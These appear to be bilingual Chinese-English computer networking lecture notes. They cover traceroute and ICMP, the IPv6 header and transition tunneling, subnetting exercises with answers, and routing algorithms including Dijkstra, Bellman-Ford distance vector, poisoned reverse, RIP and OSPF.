PING auniversity.edu (152.181.8.3) 56 (84) bytes of data:
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=0    ttl=62    time=1.91 ms
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=1    ttl=62    time=2.04 ms
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=2    ttl=62    time=1.90 ms
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=3    ttl=62    time=1.97 ms
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=4    ttl=62    time=1.93 ms
64 bytes from auniversity.edu (152.181.8.3): icmp_seq=5    ttl=62    time=2.00 ms
--- auniversity.edu statistics ---
6 packets transmitted, 6 received, 0% packet loss
rtt min/avg/max = 1.90/1.95/2.04 ms
```

ICMP : Ping & Traceroute

- 源主机发送一系列UDP段给目标主机
 - 第一个: TTL = 1
 - 第二个: TTL = 2
 - 依次递增
 - 一个不可达的端口号
- 当 nth 数据报到达 nth 路由器:
 - 路由器抛弃数据报
 - 然后发送一个给源主机的ICMP报文 (type 11, code 0) → TTL过期
 - 报文包括了路由器的名字和IP地址
- 当 ICMP报文到达, 源端计算RTT
- 标准的Traceroute程序实际上用相同的TTL发送3个一组的分组; 因此Traceroute输出对每个TTL提供了3个结果
- 停止的判据:
 - UDP 段最终到达目标主机
 - 目标返回给源主机ICMP “端口不可达”报文 (type 3, code 3)
 - 当源主机获得这个报文时, 停止




IPv6

引入IPv6的动机： IPv4的32-bit地址空间将会被很快用完

其他的原因： 使用IPv4时路由器负担太重

IP数据报在每次经过路由时TTL就会减1，相应的头部长度的就会变，首部校验和也会跟着改变，那么每一跳路由都需要进行校验和，此外上述提到的分片，加大了路由转发的负担。




IPv6数据报格式（如右图）：

IPv6有固定的40字节头部

IPv6

- 数据报传输过程中，**不允许分片**
 - 考虑如果分组太大，超过链路层的最大传输单元 MTU，该如何处理？
 - 分组会被丢掉，同时向源主机发送一个 ICMPv6 的错误报告，目的让源主机重新发送更小的分组。
- 长度由**32位**变为**128位**
- Priority (pri)：标示流中数据报的优先级
- Flow Label（流标签）：标示数据报在一个“flow”
- 同一个IP发送出去的同一个会话的数据，可以形成一个流，让网络对同一个流的数据做同样的处理
- Next header：标示上层协议（相当于IPv4中的upper layer（上层协议））
- 标识传来的数据应该交给上层的哪一个协议实体去处理。
- hop limit：（相当于IPv4中的TTL）



相比于IPv4的其他变化：

- Checksum: 被移除掉，降低在每一段中的处理速度
- Options: 允许，但是在头部之外，被“Next Header”字段标示
- ICMPv6: 新增ICMP的新版本
 - 附加了报文类型，例如：“Packet Too Big”
 - 增加多播组管理功能

IPv4 to IPv6 : Tunneling

IPv4到IPv6的过渡:


不是所有的路由器都能够同时升级的，那么在IPv4和IPv6路由器混合时，网络如何运转？
同时升级不可行，因此只能采用平滑升级。

Tunneling 隧道: 在IPv4路由器之间传输的IPv4数据报中携带IPv6数据报。可以将IPv6的数据报封装在IPv4的数据报当中，进行传输。



在IPv6与IPv4的边缘有同时支持两种协议的双栈协议 (Dual-Stack)

全面部署IPv6还需要很长一段时间，当慢慢地网络变成IPv6的“海洋”时，IPv4称为“孤岛”，那么则使用IPv6的隧道进行数据报传输，直到最后全面部署IPv6，完成平滑过渡。

Dual stack



Tunneling



Discussions

1. Write the IP address 129.17.129.97 in its binary form.
2. Consider an IP subnet with prefix 129.17.129.97/27. Provide the range of IP addresses (of form xxx.xxx.xxx.xxx to yyy.yyy.yyy.yyy) that can be assigned to this subnet.
3. Suppose an organization owns the block of addresses of the form 129.17.129.97/27. Suppose it wants to create four IP subnets from this block, with each block having the same number of IP addresses. What are the prefixes (of form xxx.xxx.xxx/y) for the four IP subnets?

Discussions

1. Write the IP address 129.17.129.97 in its binary form.
2. Consider an IP subnet with prefix 129.17.129.97/27. Provide the range of IP addresses (of form xxx.xxx.xxx.xxx to yyy.yyy.yyy.yyy) that can be assigned to this subnet.
3. Suppose an organization owns the block of addresses of the form 129.17.129.97/27. Suppose it wants to create four IP subnets from this block, with each block having the same number of IP addresses. What are the prefixes (of form xxx.xxx.xxx/y) for the four IP subnets?

- (1) 10000001.00010001.10000001.01100001
- (2) 129.17.129.96-129.17.129.127
- (3) 129.17.129.96/29;
129.17.129.104/29;
129.17.129.112/29;
129.17.129.120/29

Routing Algorithms – Routing Overview

路由： 按照某种指标(传输延迟,所经过的站点数目等)找到一条从源节点到目标节点的较好路径。

- 较好路径: 按照某种指标较小的路径
- 指标: 站数, 延迟, 费用, 队列长度等, 或者是一些单纯指标的加权平均
- 采用什么样的指标, 表示网络使用者希望网络在什么方面表现突出, 什么指标网络使用者比较重视

路由的计算单位：**网络（子网）**

以IPv4为例，如果仅以精确的IP地址为计算单位，一共有 2^{32} 个，那么这个计算量过于庞大。

- 网络为单位进行路由，路由信息传输、计算和匹配的代价低
- 前提条件是：一个网络所有节点地址前缀相同，且物理上聚集
- 路由就是：计算网络到其他网络如何走的问题（路由信息通告+路由计算）

路由选择算法(routing algorithm)： 网络层软件的一部分,完成路由功能

Routing Algorithms – Routing Overview

网络 - 网络的路由 = 路由器 - 路由器间的路由

- 网络对应的路由器到其他网络对应的路由器的路由
- 在一个网络中：**路由器 - 主机之间的通信通过链路层解决**
- 到了这个路由器就是到了这个网络

路由器 - 路由器之间的最优路径 = 主机对之间的最优路径

- 路由器连接子网，子网到路由器之间的跳数就是一跳，必须要走
- 路由器到下一跳路由器（节点到节点）之间的最优路径找到了，也就找到了从源子网向目标子网所有主机对之间的最优路径
- 大大降低了路由计算的规模
- 在路由计算中按照子网到子网的路径计算为目标，而不是主机到主机

Routing Algorithms – Routing Overview

- 节点：路由器
- 边：把路由器连接在一起的网络或者是点到点的链路

边的代价 (Cost of path) :

- 表示方式： $c(x,x')$ $\rightarrow$ 链路的代价 (x,x')
 - 举例： $c(w,z) = 5$
- 代价可能总为1




图: $G = (N, E)$

N = 路由器集合 = $\{u, v, w, x, y, z\}$

E = 链路集合 = $\{(u,v), (u,x), (v,x), (v,w), (x,w), (x,y), (w,y), (w,z), (y,z)\}$
边有代价

Routing Algorithms - Classification

路由算法的分类:

从一个角度来看, 可分为全局、分布式

•全局:

- 所有的路由器拥有完整的拓扑和边的代价的信息
- link state 算法

•分布式:

- 路由器只知道与它有物理连接关系的邻居路由器, 和到相应邻居路由器的代价值
- 迭代地与邻居交换路由信息、计算路由信息
- distance vector 算法

从另一个角度看, 可分为静态、动态

•静态:

- 路由随时间变化缓慢
- 非自适应算法(non-adaptive algorithm): 不能适应网络拓扑和通信量的变化,路由表是事先计算好的

•动态:

- 路由变化很快
 - 周期性更新
 - 根据链路代价的变化而变化
- 自适应路由选择(adaptive algorithm): 能适应网络拓扑和通信量的变化

Link State Algorithm

链路状态算法的路由选择算法就是著名的迪杰斯特拉 (Dijkstra) 算法。

链路状态 (LS) 路由的基本工作过程:

1. 发现相邻节点, 获知对方网络地址
 - 一个路由器上电之后, 向所有线路发送 HELLO 分组
 - 其它路由器收到 HELLO 分组, 回送应答, 在应答分组中, 告知自己的名字(全局唯一)
 - 在LAN中, 通过广播 HELLO 分组, 获得其它路由器的信息, 可以认为引入一个人工节点
2. 测量到相邻节点的代价(延迟, 开销)
 - 实测法, 发送一个分组要求对方立即响应
 - 回送一个 ECHO 分组
 - 通过测量时间可以估算出延迟情况
3. 组装一个链路状态 (LS) 分组, 描述它到相邻节点的代价情况
 - 发送者名称
 - 序号, 年龄
 - 列表: 给出它相邻节点, 和它到相邻节点的延迟
4. 将分组通过扩散 (泛洪) 的方法发到所有其它路由器
 - 顺序号: 用于控制无穷的扩散, 每个路由器都记录(源路由器, 顺序号), 发现重复的或老的就扩散 (网络是一个环状的, 不加以控制可以一直扩散下去, 形成“广播风暴”, 浪费了大量的资源,)

◦ 关于扩散分组的数据结构

- Source : 从哪个节点收到LS分组
- Seq, Age: 序号, 年龄
- Send flags: 发送标记, 必须向指定的哪些相邻站点转发LS分组
- ACK flags: 本站点必须向哪些相邻站点发送应答
- DATA: 来自source站点的LS分组

| 以上4步让每个路由器获得拓扑和边代价

5. 通过Dijkstra算法找出最短路径 (这才是路由算法)

- 路由器获得各站点LS分组和整个网络的拓扑
- 通过Dijkstra算法计算出到其它各路由器的最短 路径(汇集树)
 - 每个节点独立算出来到其他节点 (路由器=网络) 的最短路径
 - 迭代算法: 第k步能够知道本节点到k个其他节点的最短路径
- 将计算结果安装到路由表中


应用情况

链路状态算法的应用情况:

- OSPF协议是一种LS协议, 被用于Internet上
- IS-IS(intermediate system - intermediate system): 被用于Internet主干中, Netware

Dijkstra Algorithm

- 算法复杂度: n 节点
 - 每一次迭代: 需要检查所有不在永久集合 N 中节点
 - $n(n+1)/2$ 次比较: $O(n^2)$
 - 有很有效的实现: $O(n \log n)$
- 可能的震荡:
 - 举例: 如果链路代价 = 链路承载的流量 (拥塞程度):




Oscillation Scenario

Step	N'	D(v) p(v)	D(w) p(w)	D(x) p(x)	D(y) p(y)	D(z) p(z)
0	u	7,u	3,u	5,u	∞	∞
1	uw	6,w		5,u	11,w	∞
2	uwx	6,w			11,w	14,x
3	uwxv				10,v	14,x
4	uwxvy					12,y
5	uwxvyz					

destination	link
v	(u,v)
x	(u,x)
y	(u,w)
w	(u,w)
z	(u,w)

$$e.g., D(v) = \min(D(v), D(w) + c(w,v))$$

$$= \min\{7, 3 + 3\} = 6$$



Distance Vector Algorithm

- 动态路由算法之一
- DV算法历史及应用情况：
 - 1957 Bellman, 1962 Ford Fulkerson
 - 用于ARPANET, Internet(RIP) DECnet , Novell, ApplTalk
- 距离矢量路由选择的基本思想
 - 各路由器维护一张路由表
 - 各路由器与相邻路由器交换路由表
 - 根据获得的路由信息,更新路由表


Distance Vector Algorithm

代价及相邻节点间代价的获得：

- 跳数(hops), 延迟(delay), 队列长度
- 相邻节点间代价的获得：通过实测

路由信息的更新：

- 根据实测，得到本节点A到相邻站点的代价（如：延迟）
- 根据各相邻站点声称它们到目标站点B的代价
- 计算出本站点A经过各相邻站点到目标站点B的代价
- 找到一个最小的代价，和相应的下一个节点Z，到达节点 B经过此节点Z，并且代价为A-Z-B的代价



To	Next	cost
B	Z	14
*****		*****


Distance Vector Algorithm – Bellman-Ford Equation

实际上距离矢量算法是基于贝尔曼-福特（Bellman-Ford）方程（动态规划）。

- 设： $d_x(y)$ = 从x到y的最小路径代价（x为源节点，y为目标节点）
- 则 $d_x(y) = \min \{ c(x,v) + d_v(y) \}$
 - min: 取所有x的邻居取最小的v
 - $c(x,v)$: x到邻居v的代价
 - $d_v(y)$: 从邻居v到目标y的代价

核心思路：

- 每个节点都将自己的距离矢量估计值传送给邻居，定时或者DV有变化时，让对方去算
- 当x从邻居收到DV时，自己采用B-F equation运算，更新它自己的距离矢量
- $D_x(y)$ 估计值最终收敛于实际的最小代价值 $d_x(y)$
- 是迭代算法、分布式算法



例子： $u \rightarrow z$

- 明显： $d_v(z) = 5$, $d_x(z) = 3$, $d_w(z) = 3$
- 由 B-F 方程得到： $d_u(z) = \min \{ c(u,v) + d_v(z), c(u,x) + d_x(z), c(u,w) + d_w(z) \} = \{ 2+5, 1+3, 5+3 \} = 4$

Distance Vector Algorithm

异步式,迭代: 每次本地迭代被以下事件触发:

- 本地链路代价变化了
- 从邻居来了DV的更新消息

分布式:

- 每个节点只是在自己的DV改变之后向邻居通告
- 然后邻居们在有必要的时候通知他们的邻居


好消息传的快

好消息的传播以每一个交换周期前进一个路由器的速度进行


举例: 假设刚架设的路由节点A, 它与B连通了

坏消息传的慢 (无穷计算问题)

举例: 路由节点A刚刚撤销了



- 经过第一个周期, $c(A,B) = 1$
- 经过第二个周期, $c(A,C) = 2$
- 如此下去



- 第一次交换之后, B从C处获得信息, C可以到达A(C-A,但是要经过B本身), 但是路径是2, 因此B变成3, 从C处走
- 第二次交换, C从B处获得消息, B可以到达A, 路径为3, 故, C到A从B走, 代价为4
- 形成了一个环路
- 无限次循环下去, 到A的距离就变成了 ∞ (不可达)


Poisoned Reverse / Split Horizon

毒性逆转算法

- 假设节点B直达A, C到A依赖于B, D到A依赖于B, C
- 现在突然A节点不可达
- C知道要经过B才能到达A, 所以C向B报告它到A的距离为 ∞ (虚假信息); 但是C告诉D它到A的真实距离
- 同样的, D告诉C它通向A的距离为 ∞ (虚假信息), 但是D告诉E它到A的真实距离
- “左向虚假, 右向真实”
- 这样在第一次交换的时候, B通过测试发现到A的路径为 ∞ , 而C也告诉B到A的距离为 ∞ , 因此B到A的距离为 ∞
- 在第二次交换的时候, C从B和D那里获知, 到A的距离为 ∞ , 因此C到A的距离为 ∞
- 如此, 坏消息也同样以一次交换一个节点的速度传播



值得注意的是, 毒性逆转/水平分裂算法在某些拓扑形式下会失败 (存在环路), 分析下图:



- A,B到D的距离为2, C到D的距离为1
- 现在假设C-D通路销毁
- C获知到D的距离为 ∞ , 从A,B获知到D的距离为 ∞ , 因此C认为D不可达
- A从C获知D的距离为 ∞ , 但从B处获知它到D的距离为2, 因此A到B的距离为3, 从B走
- B也有类似的问题
- 经过无限次之后, A和B都知道到D的距离为 ∞

Comparison: LS/DV

消息复杂度

- LS: 有 n 节点, E 条链路发送报文, 则复杂度 $O(nE)$
 - 局部的路由信息; 全局传播
- DV: 只和邻居交换信息
 - 全局的路由信息, 局部传播
- 距离矢量算法更优

收敛时间

- LS: $O(n^2)$
 - 有可能震荡
- DV: 收敛较慢
 - 可能存在路由环路 (无限循环问题)
- 链路状态算法更优

健壮性: 如果路由器故障会发生什么

- LS:
 - 节点会通告不正确的链路代价
 - 每个节点只计算自己的路由表
 - 错误信息影响较小, 局部, 路由较健壮
- DV:
 - DV 节点可能通告对全网所有节点的不正确路径代价
 - 每一个节点的路由表可能被其它节点使用
 - 假如一个节点出现错误, 通告全网到此路由的代价为0, 那么全网的所有分组就都会涌向此节点
 - 错误可以扩散到全网
- 链路状态算法更优

两种路由选择算法都有其优缺点, 而且在互联网上都有应用。

Routing Inside AS - RIP

AS (Autonomous System) 自治系统是指在互联网中，一个或多个实体管辖下的所有IP网络和路由器的组合，它们对互联网执行共同的路由策略。AS必须具有一个公开且正式登记的**自治系统编号 (ASN)**。ASN编号是受由互联网地址分派机构 (IANA, Internet Assigned Numbers Authority) 统一管理的。

层次路由将互联网中的路由问题分为两个层面（按照物理分布范围）：

- 自治区域内
- 自治区域间

因特网把路由选择协议划分为两大类：

内部网关协议 (IGP-Interior Gateway Protocol, 也称域内路由选择)：一个自治系统内部所使用的路由选择协议。具体的协议有RIP、OSPF、IGRP。

自治系统间路由选择协议 (EGP-Exterior Gateway Protocol, 也称域间路由选择)：自治系统之间所使用的路由选择协议，用在不同自治系统的路由器之间交换路由信息，并负责为分组在不同自治系统之间选择最优的路径。具体的协议有BGP。


Routing Inside AS - RIP

RIP基于距离矢量 (DV) 算法:

- 距离矢量: 每条链路cost = 1,
- 代价就是跳数 (max = 15 hops, 16代表目标不可达)
- 约定V每隔30秒和邻居交换距离矢量 (DV), 通告
 - 情况一: 定期30秒, 而且在改变路由的时候发送通告报文
 - 情况二: 在对方的请求下也可以发送通告报文
- 每个通告包括: 最多25个目标子网
 - 内容: 目标网络 + 跳数 (最大跳数为16, 表示不可达)

右图是一个RIP协议的实例:

在右上角的情况下, 节点A发送给D新的距离矢量, 告知A到Z的跳数为4, 那么D的距离矢量就会更新, 如右下图:



Routing Inside AS - RIP


链路失效和恢复：

如果180秒（6个周期）没有收到通告信息，则表示邻居或者链路失效

- 发现经过这个邻居的路由已失效
- 新的通告报文会传递给邻居
- 邻居因此发出新的通告 (如果路由变化的话)
- 使用毒性逆转 (poison reverse) /水平分裂算法，阻止ping-pong回路 (不可达的距离：跳数无限 = 16 段)

RIP进程处理：

- RIP 以应用进程的方式实现：route-d (daemon)
- 通告报文通过UDP报文传送，周期性重复
- 网络层的协议使用了传输层的服务，以应用层实体的方式实现



Routing Inside AS – OSPF : Concepts

和谁
交换?

1.使用洪泛法向自治系统内所有路由器发送信息,即路由器通过输出端口向所有相邻的路由器发送信息,而每一个相邻路由器又再次将此信息发往其所有的相邻路由器。**广播**



最终整个区域内所有路由器都得到了这个信息的一个副本。

交换
什么?

2.发送的信息就是与本路由器相邻的所有路由器的**链路状态**(本路由器和哪些路由器相邻,以及该链路的度量/代价——费用、距离、时延、带宽等)。

多久
交换?

3.只有当**链路状态**发生变化时,路由器才向所有路由器洪泛发送此信息。

最后,所有路由器都能建立一个**链路状态数据库**,即**全网拓扑图**。

即网络中的每一个路由器都知道其它路由器的位置等信息,
自己可以找到最佳路径

<http://wiki.jb51.net/ospf/> 1/10/2016

